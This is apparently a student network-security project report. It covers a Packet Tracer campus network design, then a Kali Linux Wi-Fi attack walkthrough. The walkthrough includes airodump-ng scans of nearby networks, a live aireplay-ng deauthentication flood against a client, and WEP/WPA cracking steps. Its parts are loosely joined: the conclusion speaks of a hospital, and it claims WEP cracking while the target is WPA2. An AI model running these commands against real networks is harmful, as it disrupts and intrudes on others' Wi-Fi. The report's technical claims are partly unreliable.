
Type here to search

32°C 14:12 18-11-2021

# EXPERIMENT RESULTS & ANALYSIS

## RESULTS:

As the college internet is accessed in each of computer on web browser it is checked as follows





Cisco Packet Tracer - C:\Users\sach\Desktop\U...

File Edit Options View Tools Extensions

Logical Physical x 743, y 71

Internal server  
vlan 1  
Server-PT  
Server0

Time: 00:41:00

Physical Config Desktop Programming Attributes

Link Information Connect Profiles

Below is a list of available wireless networks. To search for more wireless networks, click the **Refresh** button. To view more information about a network, select the wireless network name. To connect to that network, click the **Connect** button below.

Wireless Network Name	CH	Signal
management	1	45%
Default	1	45%
Default	1	45%

Site Information

Wireless Mode: Infrastructure  
Network Type: Mixed B/G  
Radio Band: Auto  
Security: WEP  
MAC Address: 0030 F2CE 1547

Refresh Connect

Adapter is

Wireless Notebook Adapter Wireless Network Monitor v1.0

Realtime Simulation

21:01:30

Type here to search

32°C

14:22 18-11-2021

Cisco Packet Tracer - C:\Users\sach\Desktop\U...

File Edit Options View Tools Extensions

Logical Physical x 733, y 56

Internal server  
vlan 1  
Server-PT  
Server0

Time: 00:55:00

Physical Config Desktop Programming Attributes

Command Prompt

```
Packet Tracer PC Command Line 1.0
C:\>
C:\>FTP 192.168.1.2
Trying to connect...192.168.1.2
Error opening ftp://192.168.1.2/ (Timed out)
(Disconnecting from ftp server)

C:\>ftp 192.168.1.2
Trying to connect...192.168.1.2
Connected to 192.168.1.2
220- Welcome to PT Ftp server
Username:management
331- Username ok, need password
Password:
230- Logged in
(passive mode on)
ftp>put employees.txt
Error opening c:employees.txt (No such file or directory)
ftp>put EMPLOYEES.txt

Writing file EMPLOYEES.txt to 192.168.1.2:
File transfer in progress...
[Transfer complete - 58 bytes]

58 bytes copied in 0.05 secs (1160 bytes/sec)
ftp>
```

Realtime Simulation

04:18:00

Type here to search

32°C

14:36 18-11-2021

## **USES OF VLAN:**

- VLANs enable logical grouping of end-stations that are physically dispersed on a network.
- When users on a VLAN move to a new physical location but continue to perform the same job function, the end-stations of those users do not need to be reconfigured. Similarly, if users change their job functions, they need not physically move: changing the VLAN membership of the end-stations to that of the new team makes the users' end-stations local to the resources of the new team.
- VLANs reduce the need to have routers deployed on a network to contain broadcast traffic.
- Flooding of a packet is limited to the switch ports that belong to a VLAN.
- Confinement of broadcast domains on a network significantly reduces traffic.
- By confining the broadcast domains, end-stations on a VLAN are prevented from listening to or receiving broadcasts not intended for them. Moreover, if a router is not connected between the VLANs, the end-stations of a VLAN cannot communicate with the end-stations of the other VLANs.

## **USES OF NAT:**

- Reuse of Private IP addresses
- Enhancing security for private networks by keeping internal addressing private from the external network
- Connecting a large number of hosts to the global Internet using a smaller number of public (external) IP address, thereby conserving IP address space.

## **USES OF ACL:**

- Improve network performance.
- Provides security as administrator can configure the access list according to the needs and deny the unwanted packets from entering the network.
- Provides control over the traffic as it can permit or deny according to the need of network.

## **FUTURE SCOPE OF PROJECT:**

This project can be further used in many processes like increasing more and more algorithms and bringing in more simulation techniques



# Threats

Since the user in each department has a common password, there is a possibility of breaching the key.

If the key gets cracked by the hackers, they will have access to all the departments and their information.

And, now talking about the guest, the guest gets connected without any authentication.

Here a problem arises that people outside the campus have access since there's no authentication.


There is a common password.

## SYSTEM REQUIREMENTS

- Kali linux
- Windows 7 (because windows 10 has more features which will not let us perform our thesis)
- AR9271 wireless adapter
- Two computers/laptops (one with virtual box and one with cisco packet tracer)

## STEPS

Complete the installation of Kali linux and other necessary software applications.



```
root@10: ~ 237x50
root@10:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a0b:27ff:fe00:18a prefixlen 64 scopeid 0x2<link>
    ether 08:00:27:98:18:a8 txqueuelen 1000 (Ethernet)
    RX packets 23476 bytes 27013336 (25.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5683 bytes 3570278 (3.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (local loopback)
    loop txqueuelen 1000 (local loopback)
    RX packets 48 bytes 2000 (1.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 48 bytes 2000 (1.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@10:~#
```

Plug in the wireless adapter

```
root@10: ~
root@10: ~ 237x50

iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"W405"
Mode:Managed  Frequency:2.447 GHz  Access Point: 78:90:A2:E6:EA:6A
Bit Rate=65 Mb/s   Tx-Power=20 dBm
  Retry short limit:7   RTS thr:off   Fragment thr:off
  Encryption key:off
  Power Management:off
  Link Quality=52/70  Signal level=-58 dBm
  Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
  Tx excessive retries:0  Invalid misc:14  Missed beacon:0

(root@10)~]
# ifconfig wlan0 down
(root@10)~]
# airmon-ng check kill
Killing these processes:
  PID Name
 1384 wpa_supplicant

(root@10)~]
# airmon-ng start wlan0

PHY      Interface  Driver      Chipset
phy0     wlan0      ath9k_htc   VIA Technologies, Inc. VIA USB2.0 WLAN
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(root@10)~]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
  Retry short limit:7   RTS thr:off   Fragment thr:off
  Power Management:off

(root@10)~]
```

AR9271 is used to capture packets that are sent in the air from the source to targeted destination

```
root@10: ~
root@10: ~ 237x50

(root@10)~]
# airodump-ng wlan0mon

CH 9 ][ Elapsed: 6 s ][ 2022-11-08 11:25

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
B0:A7:B9:0B:2A:74 -88    2         0  0  3  130  WPA2  CCMP   PSK   Naz
A4:F3:3B:9B:04:29 -89    3         0  0  8  130  WPA2  CCMP   PSK   Tincan27
78:90:A2:E6:EA:6A -60   14        12  4  8  130  WPA2  CCMP   PSK   W405
B0:A7:B9:0B:39:5A -71    8         0  0  6  130  WPA2  CCMP   PSK   W-406
5E:8C:30:CB:26:B9 -70    8         0  0  1  130  WPA2  CCMP   PSK   <length: 0>
E8:6E:44:81:22:DE -76    8        15  0  4  130  WPA2  CCMP   PSK   polaboy
5C:8C:30:8B:26:B9 -70    8         0  0  1  130  WPA2  CCMP   PSK   305 -W
F8:C4:F3:A6:7B:6C -81    3         0  0  11 270  WPA2  CCMP   PSK   Airtel-Wifi-N408
F8:C4:F3:CB:5A:57 -81    3         0  0  3  270  WPA2  CCMP   PSK   W404_5G
78:90:A2:E6:BE:54 -91    3         0  0  8  130  WPA2  CCMP   PSK   N-307
B8:C1:AC:90:8D:6D -84    5         0  0  1  270  WPA2  CCMP   PSK   Bliss cafe
F8:C4:F3:A3:9F:F0 -87    3         0  0  1  270  WPA2  CCMP   PSK   Hak xerox
60:A4:B7:B4:6C:72 -90    2         0  0  6  130  WPA2  CCMP   PSK   ACT183635809714
78:90:A2:E9:65:B6 -90    1         0  0  3  130  WPA2  CCMP   PSK   Keng House
90:67:17:90:F3:D6 -92    4         0  0  6  270  WPA2  CCMP   PSK   ATHWA CAFE

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
(not associated) D8:32:E3:E9:F3:BC -86    0 ~ 1    0    3
(not associated) 62:F6:B2:D0:E0:6A -81    0 ~ 1    0    2
78:90:A2:E6:EA:6A 8E:8C:1A:E9:F8:C7 -1    1e~ 0    0   11
E8:6E:44:81:22:DE 74:C1:4F:9C:DB:24 -1    6e~ 0    0   16
E8:6E:44:81:22:DE 5C:3A:45:5A:E9:AF -90    0 ~ 1    0    7
78:90:A2:E9:65:B6 1E:84:EF:DE:44:6B -86    0 ~ 1    0    1
Quitting...

(root@10)~]
# airodump-ng --bssid 78:90:A2:E6:EA:6A --channel 8 --write final wlan0mon
11:28:34 Created capture file "final-01.cap".
```

1. Then we perform authentication attack where we disconnect a client from any network. This works on encrypted network(WEP/WPA/WPA2). This step will disconnect them from the wifi they are connected to.

```
root@10: ~ 237x50

(root@10)~# airodump-ng --bssid 78:90:A2:E6:EA:6A --channel 8 --write final wlan0mon
11:28:34 Created capture file "final-01.cap".

root@10: ~ 237x50

CH 8 ][ Elapsed: 18 s ][ 2022-11-08 11:28

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
78:90:A2:E6:EA:6A -58 1 288 204 10 8 130 WPA2 CCMP PSK W405

BSSID STATION PWR Rate Lost Frames Notes Probes
78:90:A2:E6:EA:6A 8E:8C:1A:E9:F8:C7 -76 24e-1e 0 309

Quitting...

(root@10)~# aireplay-ng --deauth 1000000 -a 78:90:A2:E6:EA:6A -c 8E:8C:1A:E9:F8:C7 -D wlan0mon
11:29:44 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 3|63 ACKs]
11:29:45 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 8|58 ACKs]
11:29:45 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|71 ACKs]
11:29:46 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|58 ACKs]
11:29:47 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|70 ACKs]
11:29:47 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [22|68 ACKs]
11:29:48 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [63|64 ACKs]
11:29:48 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [28|64 ACKs]
11:29:49 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|60 ACKs]
11:29:49 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 7|60 ACKs]
11:29:50 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|60 ACKs]
11:29:51 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|58 ACKs]
11:29:51 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|69 ACKs]
11:29:52 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|63 ACKs]
11:29:53 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|65 ACKs]
11:29:53 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|64 ACKs]
11:29:54 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|65 ACKs]
```

2. Once they're disconnected, the hackers get the access point and they establish a front door for themselves. Now, the hackers often create a fake network with the same key and the client unknowingly will give the key to the hackers through which they'll have access to the data.
3. We'll need to check the encryption now. In this project we're showing how easy it is to hack WEP encryption.

```
root@10: ~ 237x50

11:30:01 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|63 ACKs]
11:30:01 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|65 ACKs]
11:30:02 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0|64 ACKs]
11:30:02 Sending 64 directed DeAuth (code 7). STMAC: [8E:8C:1A:E9:F8:C7] [ 0| 9 ACKs]

(root@10)~# aircrack-ng final.01.cap
Reading packets, please wait...
Opening final.01.cap
Failed to open 'final.01.cap' (2): No such file or directory
Read 0 packets.

No networks found, exiting.

Quitting aircrack-ng...

(root@10)~# wireshark
** (wireshark:4594) 11:32:43.303735 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'

(root@10)~# aircrack-ng today.01.cap
Reading packets, please wait...
Opening today.01.cap
Failed to open 'today.01.cap' (2): No such file or directory
Read 0 packets.

No networks found, exiting.

Quitting aircrack-ng...

(root@10)~# aircrack-ng today.cap
Reading packets, please wait...
Opening today.cap
Failed to open 'today.cap' (2): No such file or directory
Read 0 packets.

No networks found, exiting.

Quitting aircrack-ng...

(root@10)~# wireshark
** (wireshark:5004) 11:33:58.740140 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

4. To crack WEP encryption, we need to capture a large no. of packets, then analyze the IVs and crack the key
5. Now that we got the key, we'll perform "fake authentication attack". (MAC address of wireless adapter changes after enabling monitor mode, so we need to check the MAC address. Split the terminal horizontally and type "ifconfig" and copy the first 6 digits of the MAC address)

#### 6. ARP request replay attack.

Since WEP is weak, we use WPA/WPA2 encryption. It is much more secure and each packet is secured using a unique temporary key. The packets contains no useful information. We can use the WPS feature along to make it more efficient. This only works if the router is configured not to use PBC (push button configuration)

Handshake packets are the only ones that can aid with cracking process.

## **Conclusion**

With the growth of Information Technology in every sector and the explosion of medical IOT devices, the design of a network of any hospital has become very essential factor.

The hospitals need to have a reliable, secure and scalable network design in order to keep the patient's information, doctor's research work safe, convenient communication between various departments, etc. as well as keep it ready for any new IOT medical equipment's that may be introduced in the future.

The hierarchical model of networking best suits our needs along with providing additional features like easy maintenance, high security, simplified troubleshooting and effective performance.

## **Reference**

[1]-The University Network - A New Approach Towards  
Networking ZeeshanAhmed Siddique

[2]-University Network Infrastructure: a Modern Look Into the Network  
Backbonewith Real Time Visibility Homan Mike Hirad

[3]-Ethical Hacking course by Udemy